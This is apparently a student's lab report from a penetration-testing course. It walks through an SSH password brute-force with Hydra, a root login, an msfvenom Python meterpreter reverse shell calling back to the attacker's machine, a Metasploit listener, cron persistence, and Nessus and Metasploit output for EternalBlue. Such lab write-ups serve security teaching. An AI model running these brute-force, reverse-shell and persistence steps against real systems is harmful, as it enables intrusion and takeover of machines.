In the end, the attack was successful, and when been completed, I have got **root's** password, which was “**superman**”. See below:

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh
[ATTEMPT] target 192.168.10.10 - login "root" - pass "friends" - 33 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "butterfly" - 34 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "purple" - 35 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "angel" - 36 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "jordan" - 37 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "liverpool" - 38 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "justin" - 39 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "loveme" - 40 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "fuckyou" - 41 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "123123" - 42 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "football" - 43 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "secret" - 44 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "andrea" - 45 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "carlos" - 46 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "jennifer" - 47 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "joshua" - 48 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "bubbles" - 49 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "1234567890" - 50 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "superman" - 51 of 14344401 [child 3] (0/0)
[22][ssh] host: 192.168.10.10 login: root password: superman
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-04-24 15:04:57
root@kali:~#
```

When I completed the steps above, I was able to **ssh** in the **Server** (also, had the username and password), and eventually, I had all the **Admin privilege**.

I was asking the system that ***who am I*** and it says, I am ***root***, so it proves, it was a successful stage thus far. See below:

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh^C
root@kali:~# ssh root@192.168.10.10
root@192.168.10.10's password:
Last failed login: Sat Apr 24 07:04:57 PDT 2021 from 192.168.10.50 on ssh:notty
There were 55 failed login attempts since the last successful login.
Last login: Thu Feb 11 05:32:40 2021
[root@localhost ~]# whoami
root
[root@localhost ~]# ^C
[root@localhost ~]# whoami
root
```

After all those steps above, I had to set ***Python Script Payload “msfvenom”*** to create payload. See below:

(Ideas from 7024 CEM course materials, Day 3 -2, post exploitations and advance exploit, further reading, TheLinuxOS. (2018, April 6). Create Backdoor for Linux Systems. YouTube. [https://www.youtube.com/watch?v=DVBx6HCQo8I&ab\\_channel=TheLinuxOS](https://www.youtube.com/watch?v=DVBx6HCQo8I&ab_channel=TheLinuxOS))

```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.10.50 LPOR  
T=4444 > hasan.py  
[-] No platform was selected, choosing Msf::Module::Platform::Python from the pa  
yload  
[-] No arch selected, selecting arch: python from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 450 bytes  
  
root@kali:~# ls  
Desktop    Downloads  hashes.txt      Music      Public      Templates  
Documents  hasan.py  hydra.restore  Pictures   results.txt  Videos
```

By using “***msfvenom***”, we created a backdoor in the server, therefore, I used “***hasan.py***” as the **Script** and this is going far. See below:

```
root@kali:~# ls
Desktop  Downloads  hashes.txt  Music  Public  Templates
Documents hasan.py  hydra.restore  Pictures  results.txt  Videos
root@kali:~# cd ..
bash: cd ..: command not found
root@kali:~# cd ..
root@kali:/# ls
0  dev  initrd.img      lib64      mnt      root    srv    usr      vmlinuz.old
bin  etc  initrd.img.old  lost+found  opt      run    sys    var
boot  home  lib          media      proc    sbin    tmp    vmlinuz
root@kali:/# cd bin
root@kali:/bin# ls
bash      grep      ntfs-3g      su
bunzip2   gunzip   ntfs-3g.probe  sync
busybox   gzexe    ntfscluster  systemctl
bzcat     gzip     ntfscluster  systemd
bzcmp     hciconfig ntfscluster  systemd-ask-password
bzdiff    hostname  ntfscluster  systemd-escape
bzegrep   ip       ntfsfix     systemd-hwdb
bzexec   journalctl ntfsinfo    systemd-inhibit
bzfgrep   kbd_mode  ntfsinfo    systemd-machine-id-setup
bzgrep    kill     ntfsmove    systemd-notify
bzip2     kmod     ntfsrecover  systemd-sysusers
```

```

root@kali: /bin#
chmod          loadkeys      pidof        udevadm
chown          login         ping         unlockmgr_server
chvt           loginctl     ping4        umount
cp             lowntfs-3g   ping6        uname
cpio           ls            ps           uncompress
dash           lsblk         pwd          unicode_start
date           lsmod        rbash        usleep
dd             mkdir        readlink    vdir
df             mknod        rmdir       wdctl
dir            mktemp       rnano       which
dmesg          more         run-parts  ypdomainname
dnsdomainname mount        rzsh         zcat
domainname     mountpoint   sed          zcmp
dumpkeys      mt            sendprobe   zdiff
echo           mt-gnu       setfacl     zegrep
egrep          mv            setfont     zfgrep
false          nano          setupcon   zforce
fgconsole     nc            sh          zgrep
fgrep          nc.traditional   sleep     zless
findmnt       netcat       sh.distrib  zmore
fuser          netstat      ss           znew
fusermount    networkctl  stty        zsh
getfacl        nisdomainname
root@kali:/bin#

```


The next step, I had to set msfconsole, and subsequently, I had to do execute the cronjob command and set to run the cronjob for every 5 min. See all the screenshots below:

(Ideas from 7024 CEM course materials, Day 3 -2, post exploitations and advance exploit, further reading, Garron, G. (n.d.). Run a program or script every 5 or X minutes or hours. [Https://Www.Garron.Me/En/Linux/Run-Cronjob-Every-5-Five-Minutes-Hours.Html](https://www.Garron.Me/En/Linux/Run-Cronjob-Every-5-Five-Minutes-Hours.Html). Retrieved 25 April 2021, from <https://www.garron.me/en/linux/run-cronjob-every-5-five-minutes-hours.html>)

```

root@kali: /bin#
root@kali: /bin# ls | grep hasan
root@kali: /bin# msfconsole
[*] Starting the Metasploit Framework console...[*]
Starting the Metasploit Framework console...[*] St
arting the Metasploit Framework console...[*] start
ing the Metasploit Framework console...[*] STArting
the Metasploit Framework console...[*] STArting th
e Metasploit Framework console...[*] StaRting the M
etasploit Framework console...[*] StarTing the Meta
sploit Framework console...[*] StartIng the Metasp
loit Framework console...[*] StartNg the Metasploit
Framework console...[*] StartInG the Metasploit Fr
amework console...[*] Starting the Metasploit Frame
work console...[*] Starting the MEtaspoit Frame
work console...[*] Starting the MeTasploit Frame
work console...


```



The screenshot shows a terminal window titled "METASPLOIT by Rapid7". The terminal displays a menu with options: RECON, EXPLOIT, PAYLOAD, and LOOT. Below the menu, the Metasploit command-line interface (CLI) is shown:

```
root@kali: /bin
[metasploit v4.16.65-dev]
[ 1780 exploits - 1016 auxiliary - 308 post
[ 538 payloads - 41 encoders - 10 nops
[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.10.50
lhost => 192.168.10.50
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.50:4444
```



The screenshot shows a terminal window titled "root@kali: ~". The user runs the command "crontab -e" to edit the root's crontab. The terminal displays the available editors:

```
File Edit View Search Terminal Help
root@kali:~# crontab -e
no crontab for root - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /usr/bin/vim.gtk
 2. /bin/nano      <---- easiest
 3. /usr/bin/vim.basic
 4. /usr/bin/mcedit
 5. /usr/bin/vim.tiny
 6. /usr/bin/e3em
 7. /usr/bin/emacs25
```


A blue arrow points to the input field where the user is about to enter the cron job command:

```
Choose 1-7 [2]: */5 **** sudo tar -zcpf /var/backups/5minbackup.tgz /var/log/*log
```


**The second step** I had gone through which was **Attacking Windows XP** (first part); therefore, I had scanned the target in earlier stages. All the vulnerability scanners, Nmap, Nmap NSE and Nessus has reported and confirmed that it was **Windows 7, Service Pack 1**, and has several vulnerabilities allowing remote code execution. Though, I will elucidate all vulnerabilities in my finding part, which is at the end of this report. In addition to this, I found the target was also behind a firewall. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 1, task from Dr. Christo on lab page, Vulnerability scanning by Nessus, Nessus professional - Nessus Professional. (2021). Retrieved 1 March 2021, from <https://www.tenable.com/products/nessus/nessus-professional> and my own evaluation.)

## Nessus Scan for all three (Server, Desktop, and my own system)




## Nessus Scan for Windows



After those scanning, I had found **2 x vulnerabilities**, one was **MS11-030** and the other one I have exploited there was **MS17-010/ ETERNALBLUE**. As we can see from my Nessus scanning, it was exploitable with Metasploit. However, we can see further from those screenshots below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.)

## Critical Vulnerabilities



## MS11-030

The screenshot shows the details for Microsoft Security Bulletin MS11-030:

- Description:** A flaw in the way the installed Windows DNS client processes Link-local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.
- Solution:** Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.
- See Also:** <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-030>
- Output:** No output recorded.
- Plugin Details:**
  - Severity: Critical
  - ID: 5354
  - Version: 1.16
  - Type: remote
  - Family: Windows
  - Published: April 21, 2011
  - Modified: March 6, 2019
- Risk Information:**
  - Risk Factor: Critical
  - CVSS Base Score: 10.0
  - CVSS Temporal Score: 8.3
  - CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I/C:A/C:C
  - CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
  - IAVM Severity: I
- Vulnerability Information:**
  - CPE: cpe:/o:microsoft:windows
  - Exploit Available: true
  - Exploit Status: Exploit available

## MS17-010: ETERNALBLUE

**Vulnerabilities 19**

**Critical** MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALRO...)

**Description**  
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2606647. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

**Plugin Details**

Severity:	Critical
ID:	97833
Version:	1.22
Type:	remote
Family:	Windows
Published:	March 20, 2017
Modified:	February 26, 2019

**Risk Information**

Risk Factor:	Critical
CVSS v3.0 Base Score:	8.1
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:H/PR:N/I:U:S/U:C:H/H:A
CVSS v3.0 Temporal Vector:	CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score:	7.7
CVSS Base Score:	10.0
CVSS Temporal Score:	8.7
CVSS Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector:	CVSS2#E:H/R/L:O/R/C:C
IAVM Severity:	I

But from the **OS IDENTIFICATION**, I was able to be confirmed that the target is **Windows 7**, Service pack 1. See below:

**Vulnerabilities 19**

**Info** OS Identification

**Description**  
Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

**Output**

```
Remote operating system : Microsoft Windows 7 Professional
Confidence level : 99
Method : NSRPC

The remote host is running Microsoft Windows 7 Professional
```

Port	Hosts
N/A	192.168.10.20

**Plugin Details**

Severity:	Info
ID:	11936
Version:	2.49
Type:	combined
Family:	General
Published:	December 9, 2003
Modified:	April 9, 2019

**Risk Information**

Risk Factor:	None
--------------	------

After all those steps above, I had started **Metasploit**. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.)

At this point, I had to find the exploit targeting the **MS17-010** vulnerability, and I had to search for it using the index. By the way, the search returns an exploit that is ranked as '**average**'. See below:

```
root@kali:~#
File Edit View Search Terminal Help
| | ()()@*****()@()@**()@| " " " " |
+-----+-----+
+-----+-----+
[ metasploit v4.16.65-dev
+ --=[ 1780 exploits - 1016 auxiliary - 308 post
+ --=[ 538 payloads - 41 encoders - 10 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search blue
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date   Rank      Description
-----
auxiliary/admin/smb/ms17_010_command          2017-03-14    normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
ion
auxiliary/dos/tcp/claymore_dos                2018-02-06    normal   Claymore Dual GPU Miner Format String dos attack
auxiliary/scanner/smb/smb_ms17_010             2018-02-06    normal   MS17-010 SMB RCE Detection
exploit/linux/http/github_enterprise_secret     2017-03-15    excellent Github Enterprise Default Session Secret And Deserialization Vulnerability
exploit/unix/webapp/skybluecanvas_exec          2014-01-28    excellent SkyBlueCanvas CMS Remote Code Execution
exploit/windows/ftp/easyftp_mkd_fixret           2010-04-04    great    EasyFTP Server MKD Command Stack Buffer Overflow
exploit/windows/http/badblue_ext_overflow        2003-04-28    great    BadBlue 2.5 EXT.dll Buffer Overflow
exploit/windows/http/badblue_passthru            2007-12-10    great    BadBlue 2.72b PassThru Buffer Overflow
exploit/windows/local/bthpan                     2014-07-18    average  MS14-062 Microsoft Bluetooth Personal Area Networking (BthPan.sys) Privilege Escalation
exploit/windows/misc/bcaaa_bof                   2011-04-04    good    Blue Coat Authentication and Authorization Agent (BCAAA) 5 Buffer Overflow
exploit/windows/misc/trendmicro_cmdprocessor_addtask 2011-12-07    good    TrendMicro Control Manger CmdProcessor.exe Stack Buffer Overflow
exploit/windows/proxy/bluecoat_winproxy_host     2005-01-05    great    Blue Coat WinProxy Host Header Overflow
exploit/windows/smb/ms17_010_eternalblue         2017-03-14    average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_eternalblue_win8     2017-03-14    average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
exploit/windows/smb/ms17_010_psexec              2017-03-14    normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

msf > 
```

Now, I had to read the documentation of that exploit and did make sure that it works as expected on my target, see below:

```
File Edit View Search Terminal Help
msf > info exploit/windows/smb/ms17_010_eternalblue
      Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      Module: exploit/windows/smb/ms17_010_eternalblue
      Platform: Windows
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Average
      Disclosed: 2017-03-14

      Provided by:
      Sean Dillon <sean.dillon@riskSense.com>
      Dylan Davis <dylan.davis@riskSense.com>
      Equation Group
      Shadow Brokers
      thelightcosine

      Available targets:
      Id  Name
      --
      0  Windows 7 and Server 2008 R2 (x64) All Service Packs

      Basic options:
      Name          Current Setting  Required  Description
      -----
      GroomAllocations  12           yes        Initial number of times to groom the kernel pool.
      GroomDelta       5            yes        The amount to increase the groom count by per try.
      MaxExploitAttempts 3           yes        The number of times to retry the exploit.
      ProcessName      spoolsv.exe   yes        Process to inject payload into.
      RHOST
      RPORT           445          yes        The target port (TCP)
      SMBDomain
      SMBPass
      SMBUser
      VerifyArch      true         yes        Check if remote architecture matches exploit Target.
      VerifyTarget     true         yes        Check if remote OS matches exploit Target.
```

```
root@kali: ~
File Edit View Search Terminal Help
Shadow Brokers
thelightcosine

Available targets:
Id Name
-- --
0 Windows 7 and Server 2008 R2 (x64) All Service Packs

Basic options:
Name Current Setting Required Description
-----
GroomAllocations 12 yes Initial number of times to groom the kernel pool.
GroomDelta 5 yes The amount to increase the groom count by per try.
MaxExploitAttempts 3 yes The number of times to retry the exploit.
ProcessName spoolsv.exe yes Process to inject payload into.
RHOST
RPORT 445 yes The target address
SMBDomain .
SMBPass
SMBUser
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.

Payload information:
Space: 2000

Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
